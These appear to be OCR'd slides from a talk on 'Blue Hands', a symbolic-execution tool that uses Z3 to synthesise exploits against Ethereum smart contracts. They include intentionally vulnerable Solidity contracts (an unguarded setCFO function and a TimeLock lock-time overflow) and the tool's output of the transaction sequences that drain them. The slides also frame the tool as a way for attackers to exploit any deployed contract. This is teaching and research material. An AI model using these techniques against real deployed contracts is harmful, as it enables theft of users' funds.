Blue Hands

Automatic exploit detection and synthesis for EVM programs

James Austin

What is Blue Hands

- A program that given:
    1. A deployed program on the EVM.
    2. A set of conditions.
- finds:
    - A series of inputs that result in those conditions being fulfilled.

WTF does that mean for good guys?

- Lets a programmer find exploits in their smart contract before they deploy it to main net.
- Confirm it actually behaves how they think it will in all circumstances.
- Microsoft has a similar internal tool called SAGE.

WTF does that mean for bad guys?

- Imagine if you set the conditions to

Eth in attackers wallet at Time[i]

<

Eth in attackers wallet at Time[i+1]

WTF does that mean for bad guys?


- Blue Hands becomes a program that figures out how to automatically exploit any contract on the blockchain.

How does it work?

- Symbolic Execution.
    - Instead of executing a program with actual values, we substitute them for symbols.
        - Symbol: x
        - Value: 1, 2, “Hello World”
- Going down every branch in program, it generates a set of constraints that represent how to get to that point in the program.

Example

```
function testFunction (int value) public pure returns (int) {
  if (value == 5) {
    return 0;
  } else {
    if (value == 6) {
      return 1;
    }
    return value * 2;
  }
}
```



- Add our condition to all return constraints to see if possible.
- Condition: ReturnValue = 16

Branch Constraints		Branch Constraints with extra constraints	Final Solution

`return_value = 0`
`x = 5`
	Turns into	`return_value = 0`
		`x = 5`
		`return_value = 16`
			None

`return_value = 1`
`x != 5`
`x = 6`
	Turns into	`return_value = 1`
		`x != 5`
		`x = 6`
		`return_value = 16`
			None

`return_value = x * 2`
`x != 5`
`x != 6`
	Turns into	`return_value = x * 2`
		`x != 5`
		`x != 6`
		`return_value = 16`
			x = 8

How do we solve constraints?

- Feed them into Z3!
- Z3 is a SMT (satisfiability modulo theories) solver developed by Microsoft Research.
- Given a set of constraints, it can tell you if there is a possible solution for them, and what that solution is.
- Highly optimised C/C++.

Attacking Solidity Contracts

- Other than some internal functions for debugging, Blue Hands doesn’t know about how the Solidity ABI works.
- It reverse engineers the ABI on every execution.
- This also means it will work on any language that compiles to EVM bytecode (vyper, etc).

Exploitable Contract

```
6080604052600436106100c576000357c0100000000000000000000000000000000000000
0000000000900480632e1a7d4d14610061578063fb2a74e1461009c5780634e0a3379146100f7
578063d0e30db014610148575b600080fd5b34801561006d57600080fd5b5061009a60048036036
20811015610084576000080fd5b810190808035906020019092919050505061015256 5b005b348015
6100a857600080fd5b506100f56004803603604081101561 00bf57600080fd5b810190808035 73ff
ffffffffffffffffffffffffffffffffffffff1690602001909291908035906020019092919050505
5061015f565b005b34801561010357600080fd5b506101466004803603602081101561011a576000
80fd5b810190808035 73ffffffffffffffffffffffffffffffffffffffff1690602001909291905
50506101c8565b005b610150610 20b565b005b61015c338261025a565b50565b6000809054906101
000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffff
ffffffffffff163373ffffffffffffffffffffffffffffffffffffffff161415156101ba576000
80fd5b6101c4828261025a565b5050565b8060008061010 00a81548173ffffffffffffffffffff
ffffffffffffff02191690837 3ffffffffffffffffffffffffffffffffffffffff1602179055
5050565b34600160003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffff
ffffffffffffffffffff168152602001908152602001600020600082825401925050819055
50565b80600160008473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffff
ffffffffffffffffffff168152602001908152602001600020541015151561 02a857600080fd
5b80600160008473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffff
ffffffffffffff168152602001908152602001600020600082825403925050819055503373
ffffffffffffffffffffffffffffffffffffffff168160405180600001905060006040518083038185875af1925050503d8060008114610353576040519150601f19603f3d011682016040523d82523d6000602084013e610358565b606091505b505050505056fea165627a7a723058207f3a8cdec7be9086d2af51b930cc2155e17027e4802c324dc4bf18f40e506e010029
```

More Readable Exploitable Contract

PUSH1 0x80 PUSH1 0x40 MSTORE CALLVALUE DUP1 ISZERO PUSH2 0x10 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP PUSH2 0x38B DUP1 PUSH2 0x20 PUSH1 0x0 CODECOPY PUSH1 0x0 RETURN INVALID PUSH1 0x80 PUSH1 0x40 MSTORE PUSH1 0x4 CALLDATASIZE LT PUSH2 0x5C JUMPI PUSH1 0x0 CALLDATALOAD PUSH29 0x100000000000000000000000000000000000000000000000000000000 SWAP1 DIV DUP1 PUSH4 0x2E1A7D4D EQ PUSH2 0x61 JUMPI DUP1 PUSH4 0x3FB2A74E EQ PUSH2 0x9C JUMPI DUP1 PUSH4 0x4E0A3379 EQ PUSH2 0xF7 JUMPI DUP1 PUSH4 0xD0E30DB0 EQ PUSH2 0x148 JUMPI JUMPDEST PUSH1 0x0 DUP1 REVERT JUMPDEST CALLVALUE DUP1 ISZERO PUSH2 0x6D JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP PUSH2 0x9A PUSH1 0x4 DUP1 CALLDATASIZE SUB PUSH1 0x20 DUP2 LT ISZERO PUSH2 0x84 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST DUP2 ADD SWAP1 DUP1 DUP1 CALLDATALOAD SWAP1 PUSH1 0x20 ADD SWAP1 SWAP3 SWAP2 SWAP1 POP POP POP PUSH2 0x152 JUMP JUMPDEST STOP JUMPDEST CALLVALUE DUP1 ISZERO PUSH2 0xA8 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP PUSH2 0xF5 PUSH1 0x4 DUP1 CALLDATASIZE SUB PUSH1 0x40 DUP2 LT ISZERO PUSH2 0xBF JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST DUP2 ADD SWAP1 DUP1 DUP1 CALLDATALOAD PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND SWAP1 PUSH1 0x20 ADD SWAP1 SWAP3 SWAP2 SWAP1 DUP1 CALLDATALOAD SWAP1 PUSH1 0x20 ADD SWAP1 SWAP3 SWAP2 SWAP1 POP POP POP PUSH2 0x15F JUMP JUMPDEST STOP JUMPDEST CALLVALUE DUP1 ISZERO PUSH2 0x103 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP PUSH2 0x146 PUSH1 0x4 DUP1 CALLDATASIZE SUB PUSH1 0x20 DUP2 LT ISZERO PUSH2 0x11A JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST DUP2 ADD SWAP1 DUP1 DUP1 CALLDATALOAD PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND SWAP1 PUSH1 0x20 ADD SWAP1 SWAP3 SWAP2 SWAP1 POP POP POP PUSH2 0x1C8 JUMP JUMPDEST STOP JUMPDEST PUSH2 0x150 PUSH2 0x20B JUMP JUMPDEST STOP JUMPDEST PUSH2 0x15C CALLER DUP3 PUSH2 0x25A JUMP JUMPDEST POP JUMP JUMPDEST PUSH1 0x0 DUP1 SWAP1 SLOAD SWAP1 PUSH2 0x100 EXP SWAP1 DIV PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND CALLER PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND EQ ISZERO ISZERO PUSH2 0x1BA JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST PUSH2 0x1C4 DUP3 DUP3 PUSH2 0x25A JUMP JUMPDEST POP POP JUMP JUMPDEST DUP1 PUSH1 0x0 DUP1 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF MUL NOT AND SWAP1 DUP4 PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND MUL OR SWAP1 SSTORE POP POP JUMP JUMPDEST CALLVALUE PUSH1 0x1 PUSH1 0x0 CALLER PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND DUP2 MSTORE PUSH1 0x20 ADD SWAP1 DUP2 MSTORE PUSH1 0x20 ADD PUSH1 0x0 KECCAK256 PUSH1 0x0 DUP3 DUP3 SLOAD ADD SWAP3 POP POP DUP2 SWAP1 SSTORE POP JUMP JUMPDEST DUP1 PUSH1 0x1 PUSH1 0x0 DUP5 PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND DUP2 MSTORE PUSH1 0x20 ADD SWAP1 DUP2 MSTORE PUSH1 0x20 ADD PUSH1 0x0 KECCAK256 SLOAD LT ISZERO ISZERO ISZERO PUSH2 0x2A8 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST DUP1 PUSH1 0x1 PUSH1 0x0 DUP5 PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND DUP2 MSTORE PUSH1 0x20 ADD SWAP1 DUP2 MSTORE PUSH1 0x20 ADD PUSH1 0x0 KECCAK256 PUSH1 0x0 DUP3 DUP3 SLOAD SUB SWAP3 POP POP DUP2 SWAP1 SSTORE POP CALLER PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND DUP2 PUSH1 0x40 MLOAD DUP1 PUSH1 0x0 ADD SWAP1 POP PUSH1 0x0 PUSH1 0x40 MLOAD DUP1 DUP4 SUB DUP2 DUP6 DUP8 GAS CALL SWAP3 POP POP POP RETURNDATASIZE DUP1 PUSH1 0x0 DUP2 EQ PUSH2 0x353 JUMPI PUSH1 0x40 MLOAD SWAP2 POP PUSH1 0x1F NOT PUSH1 0x3F RETURNDATASIZE ADD AND DUP3 ADD PUSH1 0x40 MSTORE RETURNDATASIZE DUP3 MSTORE RETURNDATASIZE PUSH1 0x0 PUSH1 0x20 DUP5 ADD RETURNDATACOPY PUSH2 0x358 JUMP JUMPDEST PUSH1 0x60 SWAP2 POP JUMPDEST POP POP POP POP POP JUMP INVALID LOG1 PUSH6 0x627A7A723058 KECCAK256 PUSH32 0x3A8CDEC7BE9086D2AF51B930CC2155E17027E4802C324DC4BF18F40E506E0100 0x29

Actually Readable Exploitable Contract

```
pragma solidity ^0.5.1;

contract bankCFOVuln {
    address cfo;
    mapping (address => uint) deposits;

    function setCFO(address newCFO) public {
        cfo = newCFO;
    }

    function deposit() payable public {
        deposits[msg.sender] += msg.value;
    }

    function _withdraw(address withdrawAddress, uint withdraw_amount) private {
        require(deposits[withdrawAddress] >= withdraw_amount);
        deposits[withdrawAddress] -= withdraw_amount;
        msg.sender.call.value(withdraw_amount)("");
    }

    function withdraw(uint amount) public {
        _withdraw(msg.sender, amount);
    }

    function cfoWithdraw(address withdraw_address, uint amount) public {
        require(msg.sender == cfo);
        _withdraw(withdraw_address, amount);
    }
}
```

Exploitable Contract

- Defensive setup:

```
program = ready_hex(bankCFOVuln)
machine = SpeculativeMachine(program=program, max_invocations=2, logging=False)

cfo = pad_bytes_to_address(b'XCF0X')
machine.execute_deterministic_function(func_sig('setCFO(address)'),
                                       args=[cfo],
                                       call_value=0,
                                       sender=cfo)
machine.execute_deterministic_function(func_sig('deposit()'),
                                       args=[],
                                       call_value=(eth_to_wei(5)),
                                       sender=cfo)

acceptance_criteria = [
    machine.attacker_wallet > machine.attacker_wallet_starting
]
machine.pc = 0
possible_ends = SpeculativeMachineExecutor(machine).possible_ends(acceptance_criteria=acceptance_criteria)
```

- In an offensive environment, the victim has done the setup for us.

Actually Readable Exploitable Contract

```
pragma solidity ^0.5.1;

contract bankCFOVuln {
    address cfo;
    mapping (address => uint) deposits;

    function setCFO(address newCFO) public {
        cfo = newCFO;
    }

    function deposit() payable public {
        deposits[msg.sender] += msg.value;
    }

    function _withdraw(address withdrawAddress, uint withdraw_amount) private {
        require(deposits[withdrawAddress] >= withdraw_amount);
        deposits[withdrawAddress] -= withdraw_amount;
        msg.sender.call.value(withdraw_amount)("");
    }

    function withdraw(uint amount) public {
        _withdraw(msg.sender, amount);
    }

    function cfoWithdraw(address withdraw_address, uint amount) public {
        require(msg.sender == cfo);
        _withdraw(withdraw_address, amount);
    }
}
```

Exploit Output

```
(Pdb) pp summary
{'inputs': [{'data': {'args': [{'raw': b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                       b'\x00\x00\x00\x00attacker'
                                       b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                       b'\x00\x00\x00\x00',
                                'type': 'address',
                                'val': '61747461636b65720000000000000000000000000'}],
                    'func': b'N\n3y',
                    'func_info': {'arg_types': ['address'],
                                  'name': 'setCFO(address)'}},
          'timestamp': 0},
         {'data': {'args': [{'raw': b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                    b'\x00\x00\x00\x00XCF0X\x00\x00\x00'
                                    b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                    b'\x00\x00\x00\x00',
                             'type': 'address',
                             'val': '5843463058000000000000000000000000000000'},
                            {'raw': b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                    b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                    b'\x00\x00\x00\x00\x00\x00\x00\x00'
                                    b'Ec\x91\x82D\xf3\xff\xf1',
                             'type': 'uint256',
                             'val': 4999999999999999985}],
                   'func': b'?\xb2\xa7N',
                   'func_info': {'arg_types': ['address', 'uint256'],
                                 'name': 'cfoWithdraw(address,uint256)'}},
          'timestamp': 32768}]}
```

More advanced example

```
contract TimeLock {

    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = now + 1 weeks;
    }

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }

    function withdraw() public {
        require(balances[msg.sender] > 0);
        require(now > lockTime[msg.sender]);
        msg.sender.transfer(balances[msg.sender]);
        balances[msg.sender] = 0;
    }
}
```

Exploitable Contract

- Defensive setup:

```
program = load_binary('contracts/build/TimeLock.bin-runtime')
machine = SpeculativeMachine(program=program, max_invocations=2, logging=False)

starting_timestamp = int(datetime(2018, 1, 1).timestamp())

machine.execute_deterministic_function(func_sig('deposit()'),
                                       call_value=eth_to_wei(5),
                                       timestamp=uint_to_bytes(starting_timestamp),
                                       sender=machine.sender_address)


week_in_seconds = 60 * 60 * 24 * 7
acceptance_criteria = [
    machine.first_timestamp == starting_timestamp + 1,
    machine.first_timestamp + week_in_seconds > machine.last_timestamp,
    machine.attacker_wallet > machine.attacker_wallet_starting
]

machine.pc = 0
possible_ends = SpeculativeMachineExecutor(machine).possible_ends(acceptance_criteria=acceptance_criteria)
```

Exploit

```
(Pdb) pp summary
{'inputs': [{'data': {'args': [{'raw': b'\xff\xff\xff\xff\xff\xff\xff\xff'
                                       b'\xff\xff\xff\xff\xff\xff\xff\xff'
                                       b'\xff\xff\xff\xff\xff\xff\xff\xff'
                                       b'\xff\xff\xff\xff\xc0\x00\x00\x00',
                               'type': 'uint256',
                               'val': 115792089237316195423570985008687907853269984665640564039457584007912055898112}],
                    'func': b'y\xafU\xe4',
                    'func_info': {'arg_types': ['uint256'],
                                  'name': 'increaseLockTime(uint256)'}},
  'timestamp': 1514725201},
 {'data': {'args': [],
           'func': b'<\xcf\xd6\x0b',
           'func_info': {'arg_types': [''], 'name': 'withdraw()'}},
  'timestamp': 1515249490}]}
```

We use the increaseLockTime function to overflow the lock time, putting it in the past.

Feature Coverage

- There are approximately 16 classes of exploit. Blue Hands currently exploits 2.

Exploited	In Development	Out of Scope
Arithmetic Over/Underflow	Reentracy	Entropy Illusion
Method Visibilities	Unexpected Development	Short Address Parameter
Floating Points and Precision	DelegateCall	Race Condition
	External Contract Referencing	Block Timestamp
	Unchecked Call Return Values	
	Denial of Service	
	Unintialised Storage Pointers	
	Tx.Origin Authentication	

What is the EVM?

- Ethereum Virtual Machine
- Runs EVM Assembly
- Every node on Ethereum network runs every program.
- Trustless and distributed.
- Stack based with 256 bit words.